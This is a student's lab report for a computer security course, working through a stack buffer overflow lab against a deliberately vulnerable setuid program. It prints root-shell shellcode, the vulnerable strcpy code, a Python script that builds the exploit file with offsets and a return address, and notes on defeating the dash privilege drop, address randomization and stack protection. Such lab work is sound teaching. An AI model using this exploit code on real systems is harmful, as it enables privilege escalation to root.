Austin Decker

CS 445 – Computer Security


4 October 2024

Lab03 Report:

# Environment Setup:

Below is a screenshot showing proof of my environment being set up for the upcoming tasks.

# Task 01: Getting Familiar With Shellcode

I ran the makefile as instructed in the provided BufferOverflow.pdf.

The code used for compilation was provided to me:

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

// Binary code for setuid(0)

// 64-bit: "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"

// 32-bit: "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"

const char shellcode[] =

#if \_\_x86\_64\_\_

"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"

"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"

"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"

#else

"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"

"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"

"\xd2\x31\xc0\xb0\x0b\xcd\x80"

#endif

;

int main(int argc, char \*\*argv)

{

char code[500];

strcpy(code, shellcode);

int (\*func)() = (int(\*)())code;

func();

return 1;

}

### Observations:

When running the makefile to compile the call\_shellcode.c I noticed that the execstack was used during the compilation process. This is important as it allows the badfile to run code within the stack of the victim program. I also noticed the -m32 flag was used. This means that the program was compiled for 32bit architecture.

When I ran the compiled program, I noticed that the program successfully gave me a shell, as shown in the below screenshot. Since the program was not a setuid program, I do not get the root shell, but the user shell instead.

# Task 02: Understanding the Vulnerable Program

This is the code for the provided lab that has the buffer overflow vulnerability:

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

/\* Changing this size will change the layout of the stack.

\* Instructors can change this value each year, so students

\* won't be able to use the solutions from the past.

\*/

#ifndef BUF\_SIZE

#define BUF\_SIZE 100

#endif

void dummy\_function(char \*str);

int bof(char \*str)

{

char buffer[BUF\_SIZE];

// The following statement has a buffer overflow problem

strcpy(buffer, str);

return 1;

}

int main(int argc, char \*\*argv)

{

char str[517];

FILE \*badfile;

badfile = fopen("badfile", "r");

if (!badfile) {

perror("Opening badfile"); exit(1);

}

int length = fread(str, sizeof(char), 517, badfile);

printf("Input size: %d\n", length);

dummy\_function(str);

fprintf(stdout, "==== Returned Properly ====\n");

return 1;

}

// This function is used to insert a stack frame of size

// 1000 (approximately) between main's and bof's stack frames.

// The function itself does not do anything.

void dummy\_function(char \*str)

{

char dummy\_buffer[1000];

memset(dummy\_buffer, 0, 1000);



bof(str);



}

I compiled the provided code stack.c with the provided makefile and it compiled the code with the necessary flags to turn off the counter measures. The screenshot below shows the output from running the makefile.

# Task 03: Launching an attack on a 32bit system

Below is the screenshots of the process of getting the memory address of ebp and buffer.





Now that I have everything that I need to begin the attack, I can modify the provided python script to create the badfile:

#!/usr/bin/python3

import sys

# Replace the content with the actual shellcode

shellcode= (

"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"

"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"

"\xd2\x31\xc0\xb0\x0b\xcd\x80"

).encode('latin-1')

# Fill the content with NOP's

content = bytearray(0x90 for i in range(517))

################################################################

# Put the shellcode somewhere in the payload

start = 517 - len(shellcode) # Change this number

content[start:start + len(shellcode)] = shellcode

# Decide the return address value

# and put it somewhere in the payload

ret = 0xffffcaa8 + 136 # Change this number

offset = 132 # Change this number

L = 4 # Use 4 for 32-bit address and 8 for 64-bit address

content[offset:offset + L] = (ret).to\_bytes(L,byteorder='little')

################################################################

# Write the content to a file

with open('badfile', 'wb') as f:


f.write(content)

## Observations:

The memory address used was from when I used GDB to find the length between the buffer and the ebp. The distance was 128 + 4 since it is a 32bit program which makes the offset for the return address to be 132. The new return address that would return to the malicious code was ebp + 136.

# Task 05: Defeating Dash Countermeasure

First and foremost, I set my shell back to dash.

I then modified the call\_shellcode.c file to call setuid(0) before the shell code runs. This is how the dash countermeasure can be defeated:

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

// Binary code for setuid(0)

// 64-bit: "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"

// 32-bit: "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"

const char shellcode[] =

#if \_\_x86\_64\_\_

"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"

"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"

"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"

#else

"\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"

"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"

"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"

"\xd2\x31\xc0\xb0\x0b\xcd\x80"

#endif

;

int main(int argc, char \*\*argv)

{

char code[500];


strcpy(code, shellcode);

int (\*func)() = (int(\*)())code;

func();

return 1;

}


I compiled the newly modified call\_shellcode.c file:


## **Observations:**


I verified that with the modified shellcode added to the call\_shellcode.c file and previously showing that my shell was reverted back to the default shell, the program was successfully able to give me the root shell. Running the program again without the setuid(0) command results in not having the root shell, but the user shell instead. The Privilege was dropped from root to user.

## Part B:




I will now begin with trying to gain access to the root shell using the buffer overflow attack. I first update the new shellcode into the exploit.py program. The code is still the same with the added shellcode.

I once again go through GDB to make note of any new memory changes that I will need to update.


No changes to the distance between ebp and buffer and the memory addresses are the same. Other than the modified shellcode nothing was changed in the script. Upon running the program again with no changes, I got the user shell instead of the root shell:




I then modified the return address in the script to 0xffffcaa8 + 140 instead of 0xffffcaa8 + 136 and ran the program again. This time, I managed to get the root shell.

With little modifications to the return address, I managed to successfully gain access to the root shell with the dash countermeasure in place.

# Task 06: Defeating Address Randomization

I re-enabled the Kernel's stack address randomization and then tried to run the program again using the same generated badfile from Task 05. As the screenshot shows above, I got a segmentation fault. This is due to the kernels address randomization.

I will now try to defeat the address randomization countermeasure. This involves using the brute force script to systematically try addresses so that hopefully we can run our badfile.

As the screenshot shows, it took 36 seconds to get the root shell. 27591 attempts were made.

# Task 07: Experimenting with Other Countermeasures

## Task 07-A: Turn on the StackGuard Protection

I removed the -fno-stack-protector flag from the provided makefile. The new makefile now looks like this:

FLAGS = -z execstack

FLAGS\_32 = -m32

TARGET = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg

L1 = 120

L2 = 120

L3 = 150

L4 = 10

all: $(TARGET)

stack-L1: stack.c

gcc -DBUF\_SIZE=$(L1) $(FLAGS) $(FLAGS\_32) -o $@ stack.c

gcc -DBUF\_SIZE=$(L1) $(FLAGS) $(FLAGS\_32) -g -o $@-dbg stack.c

sudo chown root $@ && sudo chmod 4755 $@

stack-L2: stack.c

gcc -DBUF\_SIZE=$(L2) $(FLAGS) $(FLAGS\_32) -o $@ stack.c

gcc -DBUF\_SIZE=$(L2) $(FLAGS) $(FLAGS\_32) -g -o $@-dbg stack.c

sudo chown root $@ && sudo chmod 4755 $@

stack-L3: stack.c

gcc -DBUF\_SIZE=$(L3) $(FLAGS) -o $@ stack.c

gcc -DBUF\_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c

sudo chown root $@ && sudo chmod 4755 $@

stack-L4: stack.c

